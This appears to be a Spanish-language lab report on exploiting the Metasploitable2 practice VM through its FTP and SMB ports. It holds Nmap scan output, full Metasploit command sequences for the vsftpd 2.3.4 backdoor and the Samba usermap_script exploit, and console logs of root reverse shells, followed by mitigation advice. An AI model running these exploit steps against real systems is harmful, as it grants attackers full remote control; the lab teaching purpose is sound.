

Informe Ejecutivo de Seguridad: Explotación de Metasploitable2

Objetivo: Realizar una auditoría de seguridad sobre la máquina **Metasploitable2** a través de los puertos **21 (FTP)** y **445 (SMB)**, identificando las vulnerabilidades y explotándolas para obtener acceso remoto. Además, se detallan las medidas para mitigar los riesgos detectados.

Fase 1: Análisis de la Máquina Objetivo

Escaneo Inicial de la Máquina Objetivo:

Antes de proceder con la explotación, realizamos un análisis exhaustivo de la máquina objetivo utilizando herramientas como **Nmap** para identificar los puertos abiertos y los servicios vulnerables.

1. Escaneo de puertos con Nmap:

- Utilizamos **Nmap** para realizar un escaneo de puertos en la dirección IP de la máquina objetivo (**10.0.2.5**). El comando utilizado fue:

```
bash
CopiarEditar
nmap -sV 10.0.2.5
```

Este escaneo nos proporcionó información detallada sobre los servicios que estaban en ejecución y sus versiones.

2. Resultado del escaneo: El escaneo reveló los siguientes puertos abiertos y los servicios asociados:

- Puerto 21 (FTP): vsftpd 2.3.4**
- Puerto 445 (SMB): Samba 3.0.20-Debian**

Estos servicios nos indicaron que la máquina era vulnerable a ciertos exploits conocidos, lo que nos permitió continuar con la fase de explotación.

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-
10.0.2.1     52:54:00:12:35:00  1      60   Unknown vendor
10.0.2.2     52:54:00:12:35:00  1      60   Unknown vendor
10.0.2.3     08:00:27:57:fb:05  1      60   PCS Systemtechnik GmbH
10.0.2.5     08:00:27:bd:b8:f8  1      60   PCS Systemtechnik GmbH

--(noir@kali)-[~]
--$ sudo netdiscover -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

- IP            At MAC Address    Count    Len  MAC Vendor / Hostname
-
10.0.2.1        52:54:00:12:35:00    1        60   Unknown vendor
10.0.2.2        52:54:00:12:35:00    1        60   Unknown vendor
10.0.2.3        08:00:27:57:fb:05    1        60   PCS Systemtechnik GmbH
10.0.2.5        08:00:27:bd:b8:f8    1        60   PCS Systemtechnik GmbH

--(noir@kali)-[~]
--$ sudo netdiscover -r 10.0.2.0/24
```

```
Completed NSE at 12:29
Completed NSE at 12:29, 0.00s elapsed
Nmap scan report for 10.0.2.5
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:

```

vulnerabilidad en vsftpd p:21

```
--(noir@kali)-[~]
--$ sudo nmap -sV -p 21,445 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-02 12:35 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00026s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:BD:B8:F8 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds

--(noir@kali)-[~]
```

Resumen de la Explotación

Puertos Identificados y Vulnerabilidades Detectadas:

- **Puerto 21 (FTP):** Explotación mediante una **puerta trasera** en el servicio **vsftpd 2.3.4**.
- **Puerto 445 (SMB):** Explotación a través de la vulnerabilidad en **Samba** utilizando **usermap_script** para ejecutar un comando remoto.

Fase 1: Explotación en el Puerto 21 (FTP - vsftpd 2.3.4)


Vulnerabilidad Detectada:


- El servicio **vsftpd 2.3.4** tiene una vulnerabilidad conocida como **"backdoor"**, la cual permite a un atacante obtener acceso remoto en el momento en que el servicio se inicia.

Explotación:

1. **Exploit utilizado:** `exploit/unix/ftp/vsftpd_234_backdoor` en **Metasploit**.
2. **Configuración del Payload:** Se usa el **payload** `cmd/unix/reverse` para obtener acceso remoto.
3. **Comando ejecutado:**

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.0.2.5
set PAYLOAD cmd/unix/reverse
set LHOST 10.0.2.4
run
```

4. **Resultado:** Obtención de acceso remoto mediante una **reverse shell**. 



```
Archivo  Acciones  Editar  Vista  Ayuda

Name      Current Setting  Required  Description
--      -
CHOST                      no        The local client address
CPORT                      no        The local client port
Proxies                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21             yes       The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling ...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:36597 -> 10.0.2.5:6200) at 2025-
04-02 15:54:20 +0200

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

```
root@kali: /home/noir
Archivo Acciones Editar Vista Ayuda
ls
Desktop
reset_logs.sh
vnc.log
ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:bd:b8:f8
      inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:febd:b8f8/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:2730 errors:0 dropped:0 overruns:0 frame:0
      TX packets:2339 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:244582 (238.8 KB)  TX bytes:499871 (488.1 KB)
      Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:1007 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1007 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:468941 (457.9 KB)  TX bytes:468941 (457.9 KB)
```

accedes ala maquina remotamente, hacemos ifconfig y nos da la IP de la maquina en la que nos encontramos

🚩 Fase 2: Explotación en el Puerto 445 (SMB - Samba) 🗝️

🧐💻 Vulnerabilidad Detectada:


- **Samba** presenta una vulnerabilidad en versiones antiguas que permite la ejecución remota de código a través de nombres de pipes conocidos.

Explotación:

1. **Exploit utilizado:** exploit/multi/samba/usermap_script en Metasploit.
2. **Configuración del Payload:** Se utiliza el **payload** cmd/unix/reverse para ejecutar comandos remotos en el sistema de destino.
3. **Comando ejecutado:**

```
bash
CopiarEditar
use exploit/multi/samba/usermap_script
set RHOSTS 10.0.2.5
set PAYLOAD cmd/unix/reverse
set LHOST 10.0.2.4
run
```

4. **Resultado:** Obtención de **shell remota** en el sistema de destino. 



```
Archivo  Acciones  Editar  Vista  Ayuda

LHOST  10.0.2.4      yes      The listen address (an interface may b
e specified)
LPORT  4444            yes      The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BQlddgRrgYvW94Mp;
[*] Writing to socket A
```



```
root@kali: /home/noir
Archivo Acciones Editar Vista Ayuda
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.0.2.4:4444 → 10.0.2.5:36398) at 2025-04-02 16:15:37 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bd:b8:f8
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:b8f8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2761 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2372 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:249350 (243.5 KB)  TX bytes:505124 (493.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1079 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1079 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:504057 (492.2 KB)  TX bytes:504057 (492.2 KB)
```

sesión remota obtenida por smb p:445

⚠ Impacto Potencial ⚠

- **Acceso no autorizado:** Los atacantes pueden obtener acceso completo al sistema y a los datos sensibles.
- **Control total del sistema:** Una vez explotadas las vulnerabilidades, el atacante puede tomar control total del sistema comprometido.
- **Exposición a ataques posteriores:** Las vulnerabilidades abiertas pueden ser utilizadas como punto de entrada para ataques adicionales.


🔑 Medidas de Mitigación 🔑

🛡 Recomendaciones para Mitigar las Vulnerabilidades:


1. Actualizar servicios:

- **vsftpd 2.3.4:** Actualizar a la última versión de **vsftpd** para eliminar la puerta trasera.
- **Samba:** Actualizar a la versión más reciente de **Samba** para corregir la vulnerabilidad de ejecución remota de código.


2. Configurar firewall:

- Utilizar un **firewall** para limitar el acceso a puertos críticos, como el **puerto 21 (FTP)** y el **puerto 445 (SMB)**.
-  **Restricción de acceso:** Solo permitir el acceso a direcciones IP específicas.


3. Desactivar servicios innecesarios:

- Si no es necesario usar FTP o SMB, considera desactivar estos servicios para reducir la superficie de ataque.
-  **Desactivar FTP:** Si no es necesario para el sistema, considera eliminar el servicio **vsftpd**.

4. Auditoría continua:

- Realizar auditorías de seguridad regulares para identificar y mitigar nuevas vulnerabilidades.
-  **Escaneo regular:** Utilizar herramientas como **Nessus** o **OpenVAS** para detectar vulnerabilidades.

5. Autenticación fuerte:

- Implementar medidas de autenticación más robustas, como **autenticación de dos factores** (2FA) y contraseñas complejas.
-  **Cifrado de contraseñas:** Asegúrate de que todas las contraseñas estén cifradas correctamente.

Conclusiones Finales

- La **auditoría de seguridad** reveló vulnerabilidades graves en los puertos **21 (FTP)** y **445 (SMB)** que pueden ser explotadas para obtener acceso remoto completo al sistema.
- **Mitigar estas vulnerabilidades** es crucial para proteger la máquina y prevenir posibles ataques.
- Se recomienda **actualizar servicios** y aplicar configuraciones de seguridad más estrictas para prevenir futuros incidentes.

¡Gracias por leer el informe ejecutivo de seguridad! Si tienes alguna pregunta o necesitas más detalles, no dudes en contactarnos. 😊🔒